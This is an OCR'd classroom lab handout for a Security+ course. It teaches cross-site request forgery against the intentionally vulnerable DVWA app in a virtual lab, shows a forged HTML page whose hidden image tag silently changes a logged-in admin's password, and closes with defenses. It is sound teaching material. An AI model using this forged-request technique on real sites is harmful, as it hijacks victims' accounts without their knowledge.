# Cybersecurity 701

## CSRF Application Lab


CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

# CSRF Application Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine


- Software tool used (from Kali Linux)
  - Wireshark (network monitoring tool)
  - DVWA (web application)


# Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.3 - Explain various types of vulnerabilities.
    - Web-based
      - Cross-site scripting (XSS)

# What is a CSRF Attack?

- Cross-Site Request Forgery (CSRF or XSRF) attacks hijack and reuse requests from an authenticated user
- Can be transmitted via an image tag, HTTP requests, hidden requests, etc.
  - User rarely has any idea the attack/request has even happened
- An attacker can change login credentials, transfer ownership, gain access to private data, transfer money or resources, etc.



# CSRF Application Lab Overview

1. Set up Environments
2. Find the IP addresses
3. Log into DVWA
4. Capture a password change packet using Wireshark
5. Use the GET request to reuse the password change code
6. Forge a malicious HTML request
7. Play the victim

# Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop


# Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:
  - hostname -I
- This will display the IP Address
  - Write down the Kali VM IP address

# Find the IP Address (Windows)

- Select the Start button (Windows Machine) and search for “cmd”
- Open cmd (Command Prompt)
- Use the following command:

  **`ipconfig`**
- Search for the IPv4 Address line
- Write down the Windows IP Address



# Start the DVWA Web Services

- Start up the web server (on the Kali machine)
  - Use the following command to start XAMPP which will start the services needed to run DVWA

    **sudo /opt/lampp/xampp start**


```
┌──(kali@10.15.69.200)-[~]
└─$ sudo /opt/lampp/xampp start
Starting XAMPP for Linux 8.2.4-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
```

- On the Windows Machine, go to the DVWA webpage

  **http://<Kali-IP-Address>/dvwa**

# Log in to DVWA


- Login using the following credentials
  - Username: “admin”
  - Password: “password”
- Click on the “DVWA Security” option
- Change the Security Level to “Low”
- Click “Submit”
  - This lowers the DVWA security to the lowest setting so we can exploit easier

# Use Wireshark to Capture Packets on the Web Host

- In Kali, open a Terminal
- Open Wireshark with the following command


  **`sudo wireshark`**





- In the "…using this filter:" option, type

  **`host <Windows-IP-Address>`**

  - This will only find packets from the Windows machine
  - Select the "any" network below






- Click on the blue fin to start capturing packets




# Change the DVWA admin Password

- Now that Wireshark is listening on the Linux web server, switch back to Windows
- Click on the “CSRF” option in the menu
- Set a new password (don’t forget it!!)**
  - You will receive a “password changed” notification
- Logout of DVWA
- Log back in using “admin” and the new password




Log back in with your new password


**If at any point you forget the admin password, go here:

`http://<Kali-IP-Address>/dvwa/setup.php`

and click “Create / Reset Database” to reset the password

# Find the Password Change Packet


- Switch to your Kali machine
- Press the red button in Wireshark to stop the packet capture
- In the results, locate the HTTP packet with the GET request and password code in the info field




Look for this packet

# Analyze the Packet

- Right-click on the packet
- Select the “Follow” option
- Select the “HTTP Stream”
- This will open a new window:




Follow the HTTP Stream

```
GET /dvwa/vulnerabilities/csrf/?password_new=panda&password_conf=panda&Change=Change HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap,
*/*
Referer: http://10.15.71.143/dvwa/vulnerabilities/csrf/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: 10.15.71.143
Connection: Keep-Alive
Cookie: security=low; PHPSESSID=4idrfsnce9r7acdbi8luu26k3o

HTTP/1.1 200 OK
Date: Mon, 03 Jul 2023 15:10:31 GMT
Server: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.9 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.0.9
```

The HTTP Stream


# Copy GET Request

- Find the “GET” line
  - You should be able to see the new password

The “GET” line

```
GET /dvwa/vulnerabilities/csrf/?password_new=panda&password_conf=panda&Change=Change HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap,
*/*
Referer: http://10.15.71.143/dvwa/vulnerabilities/csrf/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: 10.15.71.143
Connection: Keep-Alive
Cookie: security=low; PHPSESSID=4idrfsnce9r7acdbi8luu26k3o

HTTP/1.1 200 OK
Date: Mon, 03 Jul 2023 15:10:31 GMT
Server: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.9 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.0.9
```

- Copy all the text between “GET” and “HTTP/1.1” to the clipboard




# Create New Request Form

- In Kali, open a new Terminal
- Create a new html file named “PasswordChange.html” in nano editor with this command

```
nano PasswordChange.html
```

- Type in the following HTML code:

```
<h1> Welcome to the website! </h1>
<img style="display:none" src=" " alt="">
```



# Paste in GET Request

- In between the quotations after **`src=" "`**, paste in the code from the Wireshark capture that is on the clipboard


- Your code should now look like this:

```
<h1> Welcome to the website! </h1>
<img style="display:none" src="/dvwa/vulnerabilities/csrf/?password_new=password2&password_conf=password2&Change=Change" alt="">
```


# Add IP Address

- Now, prepend http:// and your Kali IP address at the beginning of the link:

  **http://<Kali-IP-Address>**

# Change the Password Code

- Finally, in the HTML code, change the password text
  - After “password_new=”, change “<Your_Password>” to “NewPassword”
  - After “password_conf=”, change “<Your_Password>” to “NewPassword”
    - Don’t change the & symbols!



# Save Your Forged Request Code

- Save the file
  - CTRL+X to exit
  - Press Y to save
  - Press <ENTER> to keep the name
- Move the file to the web server files
  - **`sudo mv PasswordChange.html /opt/lampp/htdocs/`**


```
┌──(kali@10.15.31.74)-[~]
└─$ nano PasswordChange.html

┌──(kali@10.15.31.74)-[~]
└─$ sudo mv PasswordChange.html /opt/lampp/htdocs/
```

This is the default directory for files for XAMPP

# Play the Victim

- In a Window's browser, have a tab logged into DVWA
- In another tab, go to the webpage of the code you created

  **`http://<Kali-IP-Address>/PasswordChange.html`**
- You should see the following website:
  - When you loaded the page, the code you created in the hidden <img> tag ran in the background



# What happened?

- Log out of DVWA in the other tab
- Try to log back in using the password you set earlier
- Did it work? Why / why not?
- What are the login credentials now?
  - Username: admin
  - Password: NewPassword
- Were there any clues for you to know this happened?


Password has been changed

# HTML Breakdown

- Here's a breakdown of what the HTML code you created does

| Code | Result |
|---|---|
| `<h1> Welcome to the website! </h1>` | This just displays a message in the heading 1 format<br>Makes the webpage appear to actually be doing something |
| `<img style="display:none"`<br>`src="<COPIED REQUEST>"`<br>`alt="">` | Load an image; but don't display the image<br>Where to get the image from (this runs the request)<br>Alt Text for the image [null] |
| `http://10.1.34.219/dvwa/vulnerabilities/csrf/`<br>`?password_new=NewPassword`<br>`&password_conf=NewPassword`<br>`&Change=Change` | URL to submit the forged password change request<br>Set the new password<br>Confirm the new password<br>Change the password |

- The last row is the CSRF portion of the code—the only actual part of the code that is an "attack"
  - It only works if the user has an open session with the website where they've already logged in

# Defend Against CSRF Attacks

- Do not leave sessions opened
  - This attack could not have worked if the user was not logged into the DVWA website application on the other tab
- Use SameSite Cookies
  - These are a defensive option used to prevent CSRF attacks
- Verify the origin of the request
  - Determine where the request is coming from
- Never rely on GET requests for sensitive data
- What are some other ways of defending against a CSRF attack?